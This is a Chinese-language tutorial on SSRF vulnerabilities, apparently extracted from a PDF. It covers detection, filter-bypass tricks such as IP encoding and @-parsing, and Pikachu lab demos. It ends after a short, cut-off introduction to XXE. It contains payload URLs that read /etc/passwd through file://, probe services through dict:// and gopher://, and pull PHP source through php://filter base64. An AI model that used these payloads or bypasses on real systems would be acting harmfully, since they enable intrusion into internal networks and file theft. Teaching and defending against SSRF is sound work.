
一、SSRF原理及漏洞演示

1.1 漏洞简介

SSRF（Server-Side Request Forgery：服务器端请求伪造）是一种由攻击者构造形成，由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统。



1.1.1 漏洞原理

SSRF形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。

通过控制发起请求的Web服务器来当作跳板机攻击内网中其他服务。比如，通过控制前端的请求远程地址加载的响应，来让请求数据由远程的URL域名修改为请求本地、或者内网的IP地址及服务，来造成对内网系统的攻击。

1.1.2 漏洞危害

（1）扫描内网开放服务
（2）向内部任意主机的任意端口发送payload来攻击内网服务
（3）DOS攻击（请求大文件，始终保持连接Keep-Alive Always）
（4）攻击内网的web应用，例如直接SQL注入、XSS攻击等
（5）利用file、gopher、dict协议读取本地文件、执行命令等

1.2 检测与绕过

1.2.1 漏洞检测

假设一个漏洞场景：某网站有一个在线加载功能可以把指定的远程图片加载到本地，功能链接如下：

```
http://www.xxx.com/image.php?image=http://www.xxc.com/a.jpg
```

那么网站请求的大致步骤如下：

用户输入图片地址->请求发送到服务端解析->服务端请求链接地址的图片数据->获取请求的数据加载到前端显示。

这个过程中可能出现问题的点就在于访问请求发送到服务端的时候，图片加载请求是由服务端去加载的，而系统没有校验前端给定的参数是不是允许访问的地址域名，例如，如上的链接可以修改为：

```
http://www.xxx.com/image.php?image=http://127.0.0.1:22
```

如上请求时则可能返回请求的端口banner。如果协议允许，甚至可以使用其他协议来读取和执行相关命令。例如

```
http://www.xxx.com/image.php?image=file:///etc/passwd
http://www.xxx.com/image.php?image=dict://127.0.0.1:22/data:data2 (dict可以向服务端口请求data data2)
http://www.xxx.com/image.php?image=gopher://127.0.0.1:2233/_test (向2233端口发送数据test,同样可以发送POST请求)
......
```

对于不同语言实现的Web系统，可以使用的协议也存在不同的差异，其中：

```
php：http、https、file、gopher、phar、dict、ftp、ssh、telnet...
java：http、https、file、ftp、jar、netdoc、mailto...
```

判断漏洞是否存在的重要前提是，请求是服务器发起的，以上链接即使存在并不一定代表这个请求是服务器发起的。因此前提不满足的情况下，不需要考虑SSRF。

比如：前端获取链接后，由JS来获取对应参数交由windows.location来处理相关的请求，或者加载到当前的iframe框架中（这就相当于是由浏览器发起请求），此时并不存在SSRF，因为请求是本地发起，并不能产生攻击服务端内网的需求。

1.2.2 漏洞出现点

分享

通过URL地址分享文章，例如如下地址：

http://share.geektime.com/index.php?url=http://127.0.0.1

通过URL参数的获取来实现点击链接的时候跳转到指定的分享文章。如果在此功能中没有对目标地址的范围做过滤与限制，则可能存在SSRF漏洞。

图片加载与下载

通过URL地址加载或下载图片

http://image.geektime.com/image.php?image=http://127.0.0.1

图片加载存在于很多的编辑器中，编辑器上传图片处，有的是加载本地图片到服务器内，还有一些采用加载远程图片的形式，本地文章加载了设定好的远程图片服务器上的图片地址，如果没对加载的参数做限制可能造成SSRF漏洞。

图片、文章收藏功能

http://title.geektime.com/title?title=http://title.geektime.com/as52ps63de

例如title参数是文章的标题地址，代表了一个文章的地址链接，请求后返回文章是否保存、收藏的返回信息。如果保存、收藏功能采用了此种形式保存文章，则在没有限制参数的形式下可能存在SSRF漏洞。

利用参数中的关键字来查找

例如以下的关键字：

```
share
wap
url
link
src
source
target
u
3g
display
sourceURl
imageURL
domain
...
```

1.2.3 漏洞绕过


部分存在漏洞，或者可能产生SSRF的功能中做了白名单或者黑名单的处理，来达到阻止对内网服务和资源的攻击和访问。因此想要达到SSRF的攻击，需要对请求的参数地址做相关的绕过处理，常见的绕过方式如下：

场景1：限制为 http://www.xxx.com 域名时

可以尝试采用http基本身份认证的方式绕过，通过添加@来构造URL：http://www.xxx.com@www.xxc.com。在对@解析域名时，不同处理函数存在处理差异，例如：http://www.aaa.com@www.bbb.com@www.ccc.com，在PHP的parse_url中会识别www.ccc.com，而libcurl则识别为www.bbb.com。

场景2：限制请求IP不为内网地址

即限制访问所有内网IP，可采用短网址绕过，短网址转换。



也可以使用在线进制转换, 127转换16进制为7f，系统中表示16进制前面要加0x，8进制前加0

可以将127.0.0.1采用进制转换

八进制：0177.0.0.1

十六进制：0x7f.0.0.1


十进制：2130706433


哪一种进制可以绕过需要我们进行尝试，和程序后端的处理逻辑有关系。

```
C:\Users\user>ping 0177.0.0.1

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms

C:\Users\user>ping 0x7f.0.0.1

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms

C:\Users\user>ping 2130706433

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```

场景3：限制请求只为http协议

采用302跳转，百度短地址，或者使用短地址生成





场景4：利用句号绕过

```
127。0。0。1  >>>  127.0.0.1
```

其他绕过形式可以查看：https://www.secpulse.com/archives/65832.html

1.3 查看是否存在SSRF漏洞


1. 排除法：浏览器F12查看源代码看是否是在本地进行了请求
   举例：资源地址类型为 http://www.xxx.com/a.php?image=（地址）的就可能存在SSRF漏洞。
2. Dnslog等工具进行测试，查看是否被访问
   生成一个域名用于伪造请求，看漏洞服务器是否发起 DNS 解析请求，若成功访问在 http://DNSLog.cn 上就会有解析日志。
3. 抓包分析发送的请求是不是由服务器发送的，如果不是客户端发出的请求，则有可能是，接着找存在HTTP服务的内网地址。
4. 访问日志检查：伪造请求到自己控制的公网服务器，然后在服务器上查看访问日志是否有来自漏洞服务器的请求。
5. 扫描工具。

1.4 Pikachu演示

1.4.1 SSRF（curl）

首先我们大概了解一下在PHP中curl函数是用来干什么的。curl是一个库，能让你通过URL和许多不同的服务器进行交流，并且还支持多个协议，重点是可以用来请求Web服务器。curl可以支持https认证、http post、ftp上传、代理、cookies、简单口令认证等等功能。


打开目标网站，并根据提示点击。



观察URL，发现它传递了一个URL给后台


我们可以把URL中的内容改为百度

```
http://127.0.0.1/vul/ssrf/ssrf_fgc.php?url=https://www.baidu.com
http://127.0.0.1/vul/ssrf/ssrf_fgc.php?
url=https://www.baidu.com@time.geekbang.org
```



还可以利用file协议读取本地文件

```
http://127.0.0.1:8000/vul/ssrf/ssrf_curl.php?url=file:///etc/passwd
```



1.4.2 SSRF（file_get_content）

file_get_contents() 函数的作用是把整个文件读入一个字符串中，是用于将文件的内容读入到一个字符串中的首选方法。

php://filter：是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、 file() 和 file_get_contents()，在数据流内容读取之前没有机会应用其他过滤器。

php://filter 目标使用以下的参数作为它路径的一部分，复合过滤链能够在一个路径上指定。详细使用这些参数可以参考具体范例。


名称	描述
`resource=<要过滤的数据流>`	这个参数是必须的。它指定了你要筛选过滤的数据流，即要读的文件。
`read=<读链的筛选列表>`	该参数可选。可以设定一个或多个过滤器名称，以管道符（`|`）分隔。
`write=<写链的筛选列表>`	该参数可选。可以设定一个或多个过滤器名称，以管道符（`|`）分隔。
`<; 两个链的筛选列表>`	任何没有以 `read=` 或 `write=` 作前缀 的筛选器列表会视情况应用于读或写链。

php://filter文档

file_get_contents里面带有php://filter 我们用它就可以来读取php源码，所以来构造URL：

```
http://127.0.0.1/vul/ssrf/ssrf_fgc.php?file=php://filter/resource=ssrf.php（会被解析）
```

直接使用 resource 指定 ssrf.php 文件，可以看到访问成功




但是php文件被解析了，我们希望拿到网站的源代码，那么我们需要对代码做一层编码，不让它解析，拿到之后我们再进行解码，这样就拿到了网站的源代码；在read参数中加入 convert.base64-encode

convert.base64-encode文档

```
http://127.0.0.1/vul/ssrf/ssrf_fgc.php?file=php://filter/read=convert.base64-encode/resource=ssrf.php
```

然后网页出现了base64编码的代码



利用解码工具或hackbar进行解码：https://base64.us/

1.5 漏洞修复

1. 设置URL白名单或者黑名单内网IP。
2. 过滤返回信息，验证远程服务器对请求的响应是比较容易的方法。如果web应用是去获取某一种类型的文件，那么在将返回结果展示给用户之前先验证返回的信息是否符合标准。
3. 禁用不需要的协议，仅仅允许http和https请求，可以防止类似于file:///,gopher://,ftp:// 等引起的问题。

二、XXE 漏洞

2.1 简介

XXE：XML External Entity（XML外部实体），从安全角度理解成XML External Entity attack（外部实体注入攻击）。由于程序在解析输入的XML数据时，解析了攻击者伪造的外部实体而产生的漏洞。


例如PHP中的simplexml_load默认情况下会解析外部实体，有XXE漏洞的标志性函数是simplexml_load_string()。

2.2 XML外部实体

